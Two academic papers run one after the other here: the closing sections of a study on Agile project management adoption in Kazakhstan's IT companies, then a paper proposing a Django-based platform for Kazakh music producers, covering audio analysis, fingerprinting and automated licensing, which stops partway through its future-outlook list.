

Figure 2. Agile frameworks usage in companies.

As illustrated in Figure 2, Kanban and Scrum emerged as the most popular Agile frameworks among the surveyed companies, aligning with global trends due to their flexibility and ease of implementation [1]. Successful project completions with time and budget savings illustrate the potential benefits of these methodologies when effectively applied.

However, challenges stemming from a lack of discipline, resistance to change, and insufficient planning highlight that merely adopting an Agile framework does not guarantee success. Organizational support for Agile principles is critical. The variation in cultural support suggests that some organizations may not fully embrace the necessary cultural shift, impeding the effectiveness of Agile practices. This finding aligns with the assertion that organizational culture plays a pivotal role in Agile success [4], [5].

D. Strategies to Overcome Barriers

The study's findings suggest several strategies to overcome identified barriers:

1. Addressing technological limitations by investing in infrastructure improvements and adopting appropriate collaboration tools to facilitate Agile practices.

2. Mitigating skill gaps through comprehensive and ongoing education in Agile methodologies, ensuring team members are well-equipped to apply Agile principles effectively.

3. Implementing change management strategies that promote the benefits of Agile, encourage open communication, and empower team members to facilitate a cultural shift supportive of Agile principles.



Figure 3. Strategies for overcoming challenges in Agile implementation

As illustrated in Figure 3, the strategies used when facing challenges during Agile project management were:

1) "Identify the root of the challenge, increase open communication, keep in touch with stakeholders and update them."

2) "To overcome Agile implementation challenges, we focused on enhancing communication, adapting practices to fit our context, securing stakeholder buy-in, and using transparency tools for better alignment and collaboration."

3) "We addressed scope creep via sprint prioritization, and utilized daily stand-ups and retrospectives to improve team communication and resolve roadblocks."



Figure 4. Training for application Agile methodologies.

Leadership plays a crucial role in modeling Agile principles and fostering an environment where Agile practices can thrive. By prioritizing these strategies, companies can enhance the effectiveness of Agile implementation despite existing challenges.

E. Implications for Practice and Policy

For practitioners, the study highlights the need to tailor Agile implementations to the local context, considering cultural and organizational factors. Hybrid methodologies that blend Agile principles with traditional practices may provide a more feasible approach in organizations resistant to change. For policymakers, supporting the development of digital infrastructure and promoting educational initiatives in Agile methodologies can enhance the overall effectiveness of Agile adoption in the industry.

F. Contribution to Knowledge

This study contributes to the limited body of research on Agile implementation in emerging markets, particularly in Kazakhstan. The findings support existing literature on the challenges of adopting Agile in high power distance cultures and provide empirical evidence of the specific barriers faced in Kazakhstan's IT sector [8], [9]. By identifying technological limitations and skill gaps as significant challenges, the study underscores the need for contextual adaptations of Agile practices in emerging markets [5]. The research offers practical insights that can inform strategies to enhance the effectiveness of Agile Project Management in similar contexts.

VII. Conclusion, Limitations and Future Research

A. Conclusion

This study examined the effectiveness of Agile Project Management implementation in IT companies in Kazakhstan, focusing on how cultural, organizational, and technological constraints impact its success and identifying strategies to overcome these barriers. The findings reveal that while Agile methodologies are widely adopted and generally viewed positively in terms of improving project outcomes, significant challenges hinder their full effectiveness.

Technological limitations, skill gaps, and cultural barriers emerged as the primary obstacles to successful Agile implementation. The lack of access to appropriate tools and infrastructure, insufficient training and experience in Agile methodologies, and resistance to change rooted in hierarchical organizational cultures all contribute to varied experiences and outcomes among companies.

To address these challenges, companies need to invest in technological infrastructure, enhance training programs, and implement change management strategies that foster a culture supportive of Agile principles. Policymakers can play a role by supporting digital infrastructure development and promoting education in Agile practices.

The study contributes to understanding Agile adoption in emerging markets, highlighting the importance of adapting Agile practices to local cultural and organizational contexts. By addressing the identified barriers, IT companies in Kazakhstan can enhance the effectiveness of Agile Project Management, supporting the country's broader digital transformation goals.

B. Limitations

While this study's design provides robust insights, certain limitations must be acknowledged:

1. Sampling bias. Purposive sampling may introduce bias, as participants involved in Agile projects may have varying levels of experience and perspectives. Efforts to include diverse organizational sizes and roles aim to mitigate this.

2. Self-reported data. Survey and interview responses may be influenced by social desirability bias, as participants might present Agile in a more favorable light.

3. Generalizability. Findings are specific to Kazakhstan's IT industry, and may not be fully applicable to other sectors or regions.

A majority of companies (over 50%) demonstrate high agile adoption (76-100% and 51-75% of projects). However, some companies show low adoption (1-25%) which indicate market heterogeneity. The respondents generally view agile

positively across various dimensions such as improved timeline predictability, faster project completion, higher quality and increased stakeholder satisfaction. However the following responses range from "strongly agree" to "neither agree nor disagree," suggesting varied experiences. The "technological limitations" which address lack of access to tools, infrastructure are the most frequently cited challenges. "Skill gaps" which is about a lack of experience and training and "cultural barriers" which mean the resistance to change are also significant. Ranking indicates technological limitations and skill gaps as the most impactful. Project examples showcase both successful completions with time and budget savings and instances with challenges which are stemming from a lack of discipline, resistance to change and insufficient planning. The kanban and scrum are the most popular frameworks, although others are also used. Support for agile principles within organizational culture varies by suggesting a need for cultural improvement in some companies. Most companies provide formal agile training, although other forms such as on-the-job and self-learning also exist.

C. Future Research

Future research could build on this study by:

1. Longitudinal Studies: Employing longitudinal designs to examine the long-term effectiveness of Agile implementations in Kazakhstan's IT companies.

2. Comparative Analyses: Conducting comparative studies involving other emerging markets with similar cultural and organizational characteristics to provide a broader understanding of Agile adoption challenges and strategies.

3. Intervention Impact: Exploring the impact of specific interventions, such as targeted training programs or organizational change initiatives, on the effectiveness of Agile practices, offering practical guidance for companies seeking to enhance their project management approaches.

By addressing these areas, future research can further elucidate the dynamics of Agile implementation in emerging markets and contribute to more effective project management practices globally.

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A Django-Based Approach to Developing an Intelligent Web Platform for Music Producers and Beatmakers in the Republic of Kazakhstan: Audio Analysis Algorithms and Automated Licensing Mechanisms

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Abstract — The music industry in Kazakhstan is undergoing a significant transformation, fueled by the government's commitment to fostering a vibrant creative economy. This paper presents an innovative web platform developed using Django, specifically designed to support Kazakhstani music producers and beatmakers. At the heart of this platform are advanced audio analysis algorithms that facilitate precise categorization of music, alongside automated licensing systems that ensure adherence to copyright laws.

To provide context, the paper begins with a comprehensive overview of the challenges currently faced by Kazakhstan's music industry. Local producers grapple with several issues, including inadequate digital infrastructure, difficulties in discovering content, and the complexities of managing copyright. These obstacles hinder the growth of the industry and limit the potential of talented musicians and producers.

The technical section of the paper delves into the specifics of the algorithms employed within the platform. Key features include genre classification, audio fingerprinting, and content-based music tagging. These technologies play a crucial role in delivering personalized recommendations to users and detecting instances of plagiarism, thereby enhancing the overall user experience. By leveraging these sophisticated algorithms, the platform aims to streamline the music discovery process and promote local talent.

Furthermore, the paper elaborates on the automated licensing strategies implemented within the platform, which are designed to comply with Kazakhstan's legal framework and international treaties. This ensures that producers can effectively monetize their work while protecting their intellectual property rights. The discussion highlights the importance of creating a sustainable ecosystem that allows artists to thrive without the fear of copyright infringement.

A significant aspect of the platform is its modular architecture, which combines best practices from web development with cutting-edge Music Information Retrieval (MIR) techniques. This design choice not only enhances scalability and flexibility but also positions the platform to adapt to future technological advancements and user needs.

The conclusion of the paper addresses potential challenges that may arise, including technological limitations, issues related to legal enforcement, and barriers to user adoption. Additionally, it explores the promising future of the music industry in Kazakhstan, particularly the potential integration of blockchain technology for royalty management and further advancements through artificial intelligence. These innovations could revolutionize the way music is produced, distributed, and consumed.

Ultimately, this research underscores the transformative potential of integrating Django's robust web capabilities with intelligent audio analysis and automated licensing systems. By simplifying content distribution, safeguarding artists' rights, and fostering a supportive environment for creativity, this platform has the potential to significantly enhance the growth of Kazakhstan's music industry, paving the way for a new era of artistic expression and economic development.

INTRODUCTION

Kazakhstan's vibrant music scene, a captivating blend of traditional folk melodies and modern influences, is experiencing a surge in growth, fueled by the nation's commitment to fostering its creative industries. This burgeoning sector, however, navigates a complex landscape. While Kazakhstani music producers and beatmakers are increasingly adept at crafting compelling audio, their ability to effectively distribute, market, and monetize their work is often hampered by infrastructural limitations and a lack of readily available tools. This disparity between creative talent and market access presents a significant opportunity for innovation. The country's burgeoning digital infrastructure, while still developing, offers a pathway to connect these artists with a global audience, a crucial element for economic success in the modern music industry. This potential, however, requires targeted intervention to address the challenges that hinder the sector's full potential.

This paper proposes a comprehensive solution: an intelligent web platform designed specifically to empower Kazakhstani music producers and beatmakers. The platform's "intelligence" derives from its sophisticated integration of cutting-edge audio analysis algorithms, leveraging the power of machine learning to automate several key processes. These algorithms will perform advanced audio fingerprinting, enabling not only genre and mood classification but also sophisticated similarity analysis to facilitate collaborative projects and prevent unintentional plagiarism. The system will utilize techniques like Mel-Frequency Cepstral Coefficients (MFCCs) and spectral analysis to characterize audio features, enabling precise categorization and efficient searching. Further development could integrate deep learning models, such as convolutional neural networks (CNNs), to enhance the accuracy and granularity of these classifications, differentiating between subtle stylistic nuances.

Beyond content management, the platform will address the critical issue of copyright protection and licensing. This will involve a meticulously designed automated licensing system that ensures compliance with Kazakhstani copyright law, as well as international treaties and best practices. The platform will guide users through the legal complexities of licensing agreements, providing clear

templates and options to protect their intellectual property rights. This includes robust mechanisms for tracking usage, managing royalties, and resolving disputes. Integration with relevant Kazakhstani government agencies and international copyright organizations will be a key component of ensuring the system's legality and efficacy.

The platform's technological foundation will be the robust and scalable Django framework, chosen for its ability to handle the anticipated user base and its extensive ecosystem of Python libraries for audio processing and machine learning. Libraries like Librosa, PyDub, and scikit-learn will provide the core functionalities for audio analysis and machine learning tasks. The system's architecture will be designed with modularity and scalability in mind, allowing for future expansion and integration of additional features, such as social media integration for artist promotion, collaborative tools for songwriting, and advanced analytics dashboards to provide artists with valuable data on their work's performance.

The remainder of this paper details a comprehensive analysis of the Kazakhstani music industry's current landscape, followed by a deeper dive into the specifics of the audio analysis algorithms employed, a thorough examination of the automated licensing system and its legal framework, and finally, a detailed architectural overview and implementation plan of the proposed Django-based platform, including diagrams illustrating its key components and data flow. The projected outcome is a self-sustaining ecosystem that empowers Kazakhstani musical talent, fostering both economic growth and the preservation of cultural heritage.

Analysis of the Music Industry in Kazakhstan

Kazakhstan and Kazakhstan's music industry is part of a growing creative economy that has seen significant growth in recent years. The government and institutions such as the Astana International Financial Center (AIFC) have identified the creative industries, including music, as a strategic priority for economic diversification. According to the AIFC 2025 report, Kazakhstan's overall creative economy has more than quadrupled since 2017, but still accounts for only about 1% of the country's GDP. Within this creative sector, the music industry's gross value added is estimated at around 1.7 billion tenge (about $3.7 million) in 2023, reflecting a relatively small but growing market. These figures highlight both the growth potential and current limitations of the music industry's size.

For local music producers and beatmakers, the digital environment is both an opportunity and a challenge. On the one hand, global streaming and social media platforms (e.g. YouTube, Instagram, TikTok) have enabled Kazakh artists to reach an international audience. A notable example is the young Kazakh producer Imanbek, who rose to global fame with his viral remixes on social media, ultimately winning a Grammy. Notably, Imanbek initially posted the remix informally on social networks without official permission, highlighting a common problem in the local scene: creators often share content informally, which can lead to copyright and licensing issues. He didn't reach a deal to officially release the song until after the remix became more popular. This case shows how talented producers from Kazakhstan can achieve global success, but also how the lack of available licensing options can complicate their path.

Currently, many Kazakh producers rely on local and international platforms to distribute their music. Kazakhstan has international streaming services, and regional platforms (such as Russia's Yandex Music or VKontakte Music) are popular for sharing tracks. However, it lacks domestic platforms that specifically cater to the needs of beatmakers and producers. Producers often struggle to promote their music in a huge global market and may lack the technical means to showcase their work professionally. Moreover, monetization remains an issue: Kazakhstan's digital music market is still relatively small (expected to generate only around $14 million in annual revenue in the next few years), according to industry reports, meaning that individual artists have limited local revenue sources.

Additionally, copyright infringement and unlicensed use of music are pressing issues. As the digital ecosystem expands, cases of music piracy and unauthorized use of local artists' beats have been reported (e.g., using unattributed or unpaid music for video content). These challenges point to the need for an integrated solution that not only provides a marketplace for music producers, but also protects their rights and automates license enforcement.

In summary, the Kazakh music industry is in a growth phase and is developing strong talent, but lacks a comprehensive infrastructure to support producers. A platform that can intelligently categorize and automate licensing of content could close this gap by improving the discoverability of local music, streamlining the licensing process, and complying with the country's legal framework for protecting creators. This would ultimately give producers and creators the opportunity to benefit from the dynamism of Kazakhstan's creative industries.

AUDIO ANALYSIS ALGORITHMS FOR INTELLIGENT MUSIC CLASSIFICATION

A core component of the platform is the use of audio analysis algorithms to intelligently categorize and manage music content. Using music information retrieval (MIR) techniques, the software can "listen" to the audio and extract meaningful patterns or features, enabling tasks such as genre classification, mood detection, similarity matching, and more. Using these algorithms, the platform can automatically tag uploads (beats or full tracks) with relevant attributes, improving search capabilities and recommendations for end users. This section describes the types of audio analysis algorithms that are applicable and their role in the platform's intelligence.

Music Feature Extraction: At the heart of audio analysis is feature extraction. Algorithms convert raw audio signals into descriptive features. Common features include Mel-Frequency Cepstral Coefficients (MFCCs), which capture timbre structure; spectral features such as chromaticity (pitch distribution) for harmony; tempo and beat analysis for rhythm; and others such as zero-crossing rate or spectral roll-off for texture. Early research has shown that these features can be used to categorize music by genre with significant success. For example, Tzanetakis and Cook (2002) developed a system that used a combination of timbre, rhythm, and pitch features to classify songs into genres, a pioneering effort in automatic genre classification. Their work showed that algorithmic classifications could often agree with human genre labels, highlighting the potential of feature-based analysis for music classification (Tzanetakis & Cook, 2002).

Machine Learning for Classification: Based on the extracted features, machine learning models can be trained to classify or label music. Traditional approaches include classifiers such as k-nearest neighbors, support vector machines, or Gaussian mixture models, which can distinguish genres or emotions based on feature patterns. However, recent advances have leveraged deep learning. Convolutional neural networks (CNNs) and recurrent neural networks have been applied to spectrograms (visual representations of audio) to automatically learn complex features and predict labels. Cui et al. (2016) for example developed a deep CNN model for automatic music tagging that allowed multiple labels (e.g., genre, instrument, or emotion) to be identified for each track directly from

the audio signal. Rather than requiring manual feature engineering, such models learn from large datasets of labeled music and achieve state-of-the-art accuracy in many cases. By incorporating these advanced algorithms, our platform can automatically suggest descriptive tags (e.g., "hip-hop," "dark mood," "contains guitar") for uploaded beats, helping users find content that meets their needs.

Audio Fingerprinting and Similarity Detection: Another important algorithmic feature of the platform is audio fingerprinting. Audio fingerprinting creates a compact "acoustic hash" of an audio file that can be used to determine whether a given audio clip matches or is very similar to another audio clip in a database. This technology is the basis for services such as Shazam song identification. In our context, fingerprinting can serve two purposes: (1) helping users quickly identify whether a beat uses a sample or melody from an existing copyrighted track (indicating potential licensing issues), and (2) allowing the platform to detect duplicate uploads or unauthorized use of a producer's work. As Radzishevsky (2024 Kaput Magazine interview) describes, an audio fingerprint is a "complex pattern" that represents audio content that remains consistent across conversions (e.g., WAV to MP3 compression). This means that the system can identify when a beatmaker's original track (even if it has been altered or remixed) appears elsewhere, providing a form of automated monitoring to protect copyright.

Music Similarity and Recommendations: In addition to exact matching, audio analysis can also calculate similarities between tracks. By comparing feature vectors or using neural network embeddings of songs, the platform can recommend similar beats to users or help producers understand where their style stands compared to other artists. For example, if a user likes a certain type of instrumental work, the system can automatically suggest other beats with similar tempos and instrumentation. This recommendation system based on audio content analysis can increase user engagement and awareness of a producer's work.

Implementing these algorithms on the platform requires the use of open source libraries and tools. The Python ecosystem includes libraries such as Librosa for feature extraction and frameworks such as TensorFlow/PyTorch for deploying trained deep learning models for classification. An upload workflow might look like this: When a producer uploads a track, the system extracts key features (MFCCs, etc.), feeds them into a pre-trained classification model to get genre/mood tags, generates an audio fingerprint, and compares it to a database of known fingerprints (to make sure it's original, or to identify the source if it matches something). The generated metadata (tags, tempo, key, fingerprint ID) is stored in a database along with the title. This process happens in the background, allowing the platform to process content "intelligently" with minimal manual effort.

In summary, audio analysis algorithms are the engine that gives the platform its intelligence. By automatically classifying music and detecting similarities or copies, the platform significantly improves the user experience: producers benefit from instant insights into their tracks, while listeners or buyers can easily find music that meets their criteria. For Kazakh beat producers who combine global genres with local musical elements, such technologies help get their content in front of the right audience and ensure that their creative output is properly identified and associated with them.

AUTOMATED LICENSING MECHANISMS AND COPYRIGHT COMPLIANCE

Effective management of music licensing and copyright is critical for any music distribution platform, and is particularly important for an evolving industry like Kazakhstan, where the legal framework is constantly evolving and awareness among creators may vary. This section explores how automated licensing mechanisms can be integrated into the platform to ensure that producers' rights are protected and that all music is used in compliance with the law. We also provide an overview of the relevant Kazakhstan copyright laws and international agreements that govern these mechanisms.

Copyright framework in Kazakhstan: Copyright in Kazakhstan is primarily governed by the Law on Copyright and Related Rights (originally adopted in 1996, with significant recent amendments in 2015 and 2020). The law provides protection for musical works and phonograms and grants authors exclusive rights to reproduce, distribute, publicly perform, and otherwise disprove their works. In particular, Kazakhstan's copyright law follows international standards, as the country has been a member of the Berne Convention since 1999 and is a signatory to the World Intellectual Property Organization (WIPO) Internet Treaties, including the WIPO Copyright Treaty (WCT) and the WIPO Performances and Phonograms Treaty (WPPT). Adherence to these treaties means that Kazakhstan recognizes the rights of authors, performers, and producers in the digital environment and is committed to minimum standards of protection that are consistent with global norms. For example, Kazakhstan, like many other countries, grants a 70-year post-author protection period to works, including music. The law also recognizes the role of technological measures and copyright management information (in compliance with WCT/WPPT requirements) in combating digital piracy.

License Types and Requirements: Within the Kazakh legal system, music licensing can be done on an exclusive or non-exclusive basis. An exclusive license grants one party (the licensee) the sole right to use the work in a specific way, which generally means that the rights holder will not license the work to others for those uses. A non-exclusive license allows the rights holder to license the same rights to multiple parties at the same time. These concepts are standard in copyright law and also appear in Kazakh law. Our platform must accommodate both types, as producers can choose to sell beats exclusively (and transfer them exclusively to buyers) or grant non-exclusive licenses (which allow multiple artists to use the beat, generally at a lower cost per individual). Additionally, modern licensing options such as Creative Commons licenses can be offered to those who wish to freely allow certain uses of their music while retaining certain rights (as noted in the legal review, Creative Commons offers flexible terms used by some Kazakh digital artists).

To streamline these processes, the platform can use automated workflows: When uploading a track, the producer might be asked to select a licensing model (e.g., "Standard Non-Exclusive License for Beats," "Exclusive Sell-Through," or a custom license). The platform will then dynamically create a license agreement document and populate it with title details, the parties (producer and buyer), and the terms. This license can be accepted digitally, and a record of it (with a unique ID and timestamp) is stored for reference. By automatically creating license agreements, the platform reduces the burden on producers when drafting contracts and ensures consistency and clarity of terms.

Ensuring copyright compliance: Automated licensing goes hand in hand with compliance features. The platform should block or flag unauthorized content. For example, if a user attempts to upload a song, the aforementioned audio fingerprint can check if the song matches someone else's existing work. If a match is found (and the uploader is not the original creator), the system could block the upload or ask for proof of rights. This is similar to YouTube's Content ID system, which automatically checks uploaded copyrighted material. Implementing a similar mechanism on a smaller scale could protect original creators (Kazakh producers) and ensure that the platform itself does not promote copyright violations. In the context of Kazakh law, the provision of such protection is in

line with the legal expectation that online services should help prevent copyright infringement (according to legal analysis, Kazakhstan is considering stricter online copyright enforcement rules similar to the EU directive).

The platform can also use audio watermarks as a means of protection. Audio watermarking is a technique that embeds an imperceptible code or identifier into an audio file. As audio engineers point out, watermarks can act as digital signatures to protect copyright. Producers who upload beats can choose to have the platform add a watermark to a preview version of their beat. If someone tries to use or share this preview without permission, the watermark can be detected later to trace the source. This provides an extra layer of security beyond the legal contract.

Automated license tracking and payments: For licensed titles, especially in non-exclusive scenarios or any streaming that may occur on the platform, automated systems can track usage and calculate royalties for producers. For example, if the platform allows buyers to stream beats or collaborates with other services, each play can be counted and royalties credited to the producer's account. While the current scope is mainly about licensing Beats for direct purchase or rental, future integrations could include streaming revenue. Regardless, transparency is key: producers should have dashboards showing how their music is used and the revenue they are due, all backed by database records and backend scripts that are updated in real time.

Alignment with international and local laws: Given that Kazakhstan participates in international agreements, the platform's licensing terms should be enforceable and respect these frameworks. For example, since Kazakhstan adheres to the principles of the Berne Convention, our licenses do not require formal registration to be valid (copyright arises at creation).However, a clearly timestamped license agreement (provided by the platform) will serve as evidence in the event of a dispute. The platform's terms of use must also clarify jurisdiction (most likely Kazakh law will apply, as the service is primarily local). In the case of cross-border licensing (e.g., when a foreign artist licenses a beat from a Kazakh producer), the system should respect applicable law and can use bilingual or internationally recognized contracts.

To ensure up-to-date compliance, the platform will keep a close eye on changes in the law. For example, Kazakhstan has considered establishing a specialized IP court or strengthening online content removal procedures. An automated mechanism could be implemented to respond to takedown requests or approve takedown requests (if someone outside has violated a producer's rights). This could include generating alerts to ISPs or platforms if unauthorized use of beats on other services is detected, and utilizing a fingerprint database.

In summary, the automated licensing mechanism on the Django platform helps to simplify and secure transactions for music copyrights. With built-in licensing options, instant contract creation, and content protection features, the platform can help producers avoid legal pitfalls and ensure compliance with Kazakhstan's copyright laws and treaties. This not only protects individual creators, but also builds trust in the platform as a legitimate music marketplace and encourages more producers and consumers to participate in the formal music economy.

DJANGO-BASED PLATFORM ARCHITECTURE AND IMPLEMENTATION

The choice of Django as the foundation of the platform was based on the need for a reliable, extensible, and flexible web framework that integrates seamlessly with Python's scientific libraries. Django is a high-level Python web framework that promotes rapid development and clean design (Django Software Foundation, n.d.), making it well suited for implementing complex systems such as smart music platforms within a reasonable timeframe. In this section, we outline the architecture and key implementation details of the platform and show how to use Django's features with the audio processing components.

Overall Architecture: The platform follows a modular MVC (Model-View-Controller) architecture, implemented by Django's Model-Template-View (MTV) pattern. The system can be conceptually divided into several core modules:

1. User Management and Profiles: Handles authentication (login, sign-in) and user profiles for producers, beat makers, and clients (artists who license beats). Django's integrated authentication system provides a secure foundation for this.

2. Music Upload and Storage: Allows producers to upload audio files (beats). Uploaded files are stored in secure storage (which can be a cloud storage service or local server storage). Django model tracks can represent each uploaded beat with metadata and file path fields. We integrate it with an audio processing service (can be an internal or external microservice) to start analysis immediately after upload.

3. Audio Analysis and Classification Module: This is the "smart" layer. It is implemented as a Django application or a connected service (using Celery for asynchronous tasks) that takes the uploaded audio files and runs the analysis algorithms discussed earlier. Python libraries (such as Librosa for feature extraction) are called here. The results (such as detected genre, BPM, key, mood tags, fingerprint hashes) are saved back to the track model entry or related models (such as TrackAnalysis model). This module also connects to a database of known fingerprints to perform similarity checks. If a match or problem (such as possible infringement) is found, the title can be marked for review.

4. Licensing and e-commerce module: This part covers licensing transactions. It includes models such as licenses (stores licensing agreements or at least references to the type and parties) and possible financial transactions such as purchases or subscriptions. Django's framework can be integrated with payment gateways to process payments when someone buys a license. After purchase, the business logic automatically generates a license document (PDF or text format) using a template filled with data (producer name, buyer name, ownership information, licensing conditions). This module ensures that when a beat is sold exclusively, it is marked as no longer available to others.

5. Front-end interface: The user interface presents the platform functionality using Django templates or a REST API with a JavaScript front-end. Producers have a dashboard to view their uploads, analysis results (e.g. "Your beat was classified as hip-hop, 90 BPM"), and licensing status (number of licenses, revenue). Buyers can search or browse beats by genre, mood, or other tags using classification metadata. Search queries can trigger smart recommendation systems (e.g. "Show similar songs" uses an audio similarity index).

6. Administration and review: Platform administrators can use Django's administration interface to monitor content. This is useful when a title is flagged (e.g., suspected copyright issues) so that staff can review it and take action (e.g., remove policy-violating titles).

Django and integration advantages: Django's advantages come into play in multiple areas. Its object-relational mapping (ORM) makes it easy to define models such as tracks and licenses, and interact with relational databases such as PostgreSQL, which is often used in Django deployments due to its robustness. This ensures

data integrity of user accounts, tracking metadata, and transactions. The "batteries included" nature of the framework provides useful components such as an admin site, forms, and an internationalization system (if the platform has multiple languages that must be supported, such as Kazakh, Russian, or English interfaces).

One of the main advantages of Django is the ease of integrating Python modules. Audio analysis can be performed in Django views or tasks without complex infrastructure, as it runs Python code natively. For large-scale computations (such as running deep learning models on audio files), we can use background task queues. Using Celery (a distributed task queue) with Django allows the platform to offload tasks such as feature extraction or fingerprint matching to worker processes, so that web upload requests can be returned quickly and analyzed asynchronously. Users can be notified (via web notifications or email) when the analysis is complete and your tracks have been fully processed.

Scalability and performance considerations: Serving and processing many audio files can become resource intensive as the user base grows. The architecture should be prepared for scaling:

• Static and media files (audio content) can be delivered via a content delivery network (CDN) to handle bandwidth and speed up delivery to users in Kazakhstan and beyond.

• The Django application itself can be scaled horizontally by running multiple server instances behind a load balancer, especially since read-intensive operations (such as browsing tracks) can be cached. Django's caching framework can store frequently accessed data (such as a list of popular tracks by genre) in memory to reduce database accesses.

• For the database, using indexes on fields such as genre or track fingerprints can speed up queries. In particular, similarity searches can use specialized indexes or external search engines such as Elasticsearch when full-text or more complex queries are needed (such as searching by tags).

• The audio fingerprint database can be a separate service or use an optimized nearest neighbor search structure, because fingerprint matching can be computationally intensive if not indexed correctly.

Security and legal compliance during implementation: Security features in Django (such as protection against common web vulnerabilities) help ensure the safety of user data and uploaded content. We will implement strict access control: producers can only edit their own content, while license purchasers can access purchased files. For licensing purposes, each license assignment will be recorded. We can implement a function to generate a license certificate or code, perhaps even embedded in the downloaded audio (as metadata) to indicate that it was legally acquired, consistent with the concept of rights management information in the law.

In addition, personal data (name, contact details of the licensor) must be stored in accordance with data protection laws. Django's framework allows for encryption of sensitive fields when necessary as well as secure processing of payments (possibly by integrating with a trusted payment processor rather than storing the payment information itself). In summary, the Django-based architecture provides a solid backbone for the platform and enables the integration of complex audio processing and user-friendly web functionality. The implementation plan leverages Django's modular design to separate concerns (audio analysis, web UI, and license transactions), making the system easy to maintain and extend. This means that future features can be added, such as integrating a blockchain module for licenses or adding a recommendation engine, without having to overhaul the entire system. By using Django, we leverage proven technology to reliably provide state-of-the-art audio analysis and licensing automation to Kazakh music producers.

CHALLENGES AND FUTURE PROSPECTS

Implementing a smart music platform with automated analysis and licensing capabilities in Kazakhstan faces several challenges. At the same time, it also opens up future opportunities to further improve the music industry. In this section, we discuss potential barriers to development and deployment as well as prospects for the platform's growth and impact in the coming years.

Technical Challenges: One of the key technical challenges is ensuring the accuracy and reliability of audio analysis algorithms for a wide range of music. Genre classification and mood detection algorithms trained on Western music datasets may not work for Kazakh music, especially if the tracks contain traditional Kazakh instruments or regional genres that are not represented in the training data. There is a risk of misclassification (e.g., if the system is not familiar with traditional dombra-based melodies, they may be mislabeled). To address this, the platform may need to allow producers to correct or refine automatically generated labels and feed these corrections back into the system to improve the model over time. To improve algorithm performance in local contexts, it is important to collect sufficient local music datasets for training or fine-tuning the model.

Scalability is another technical issue. As the platform becomes more popular, the volume of audio data and analysis tasks may strain resources. Real-time or near-real-time analysis of uploads requires efficient algorithms or powerful computing power. Ensuring low latency for users (so they don't have to wait too long for a title to complete or for search results to appear) is critical to a good user experience. As mentioned earlier, caching strategies as well as the use of specialized hardware (GPUs for deep learning inference) may be necessary as the platform evolves.

Legal and Compliance Challenges: Although the platform is designed to comply with copyright law, operating in this space inevitably raises legal issues. One challenge is enforcing licensing agreements outside the platform. For example, if a producer licenses a beat to an artist through the platform, and someone else (without permission) subsequently uses the beat in a song or video, monitoring such external infringements may be difficult. The platform can help detect such uses through fingerprinting (if they occur on connected services), but operations may result in legal proceedings beyond the platform's direct control. As mentioned earlier, Kazakhstan's digital IP enforcement mechanisms are based on civil and administrative measures, which may be slow to proceed or require active litigation by right holders. Our platform needs to cooperate with right holders and potential authorities and provide evidence (e.g. license timestamps, user details) to support enforcement. It may also be necessary to work with the Kazakh Copyright Society or the Music Copyright Society (if one exists) to ensure that the platform's licensing model is recognized and does not conflict with collective licenses (such as performance rights, which are managed by the society).

Another legal challenge is dealing with international licenses. A Kazakh producer may license his beats from someone in another country. This raises questions about jurisdiction and international recognition of the treaty. While the Berne Convention helps ensure that rights exist worldwide, the implementation of the treaty may require international legal cooperation. As a future improvement, implementing widely accepted standardized licensing terms (perhaps by leveraging the model of initiatives such as Creative Commons or adopting contract templates used internationally) could reduce confusion.

Adoption and market challenges: For the platform to succeed, it needs to gain the trust and acceptance of local producers and beat makers. Many potential users may currently use informal channels (social media, instant messengers) to share and sell beats. To convince them to switch to a new platform, clear benefits must be demonstrated: better visibility, ease of use, legal certainty, and potential new revenue sources. One challenge is to overcome initial inertia and skepticism of technological solutions in a field where personal networks often dominate. We could consider partnering with big names in the Kazakh music scene to support the platform. If a well-known producer or popular rapper recommends the platform as a source of quality beats, it might encourage others to join.

User education is also part of this challenge. Some beat makers may not fully understand the complexities of copyright law and may be intimidated by licensing terms. The platform needs to present these concepts in an easy-to-understand way (through tutorials or FAQs) so that users feel comfortable. Clear instructions on how to register your work, different licensing options, and payment methods help build trust.

Competition and collaboration: International platforms for selling beats already exist (e.g. BeatStars, SoundClick, etc.), and some Kazakh producers may use them to reach a global audience. The competitive advantage of our platform lies in localization and intelligence. We need to keep developing these features (e.g. offering a bilingual interface, integrating local payment methods, perhaps integrating with popular local social networks to make sharing easier) to stay relevant. In terms of collaboration, exploring integration with streaming services or social media (so that producers can upload their content to YouTube or Instagram with the appropriate licenses) could expand the platform's usefulness.

Future Outlook: Looking ahead, there are several exciting opportunities worth exploring:

• Blockchain and Smart Contracts: As discussed in the context of automated licensing, blockchain technology can further streamline and secure licensing. In the future, every licensing transaction on the platform could be recorded on a blockchain ledger, creating an immutable record. Smart contracts could automatically split payments between multiple contributors (imagine a scenario where two producers collaborate on a beat - a smart contract could instantly send each person their percentage of the sale.Several projects around the world are already experimenting with using blockchain for music copyright management (Intepat, 2024). The tech community and the Kazakh government have shown interest in blockchain across various industries; if legal recognition of smart contracts is solidified, our platform could become an early adopter in the music sector.

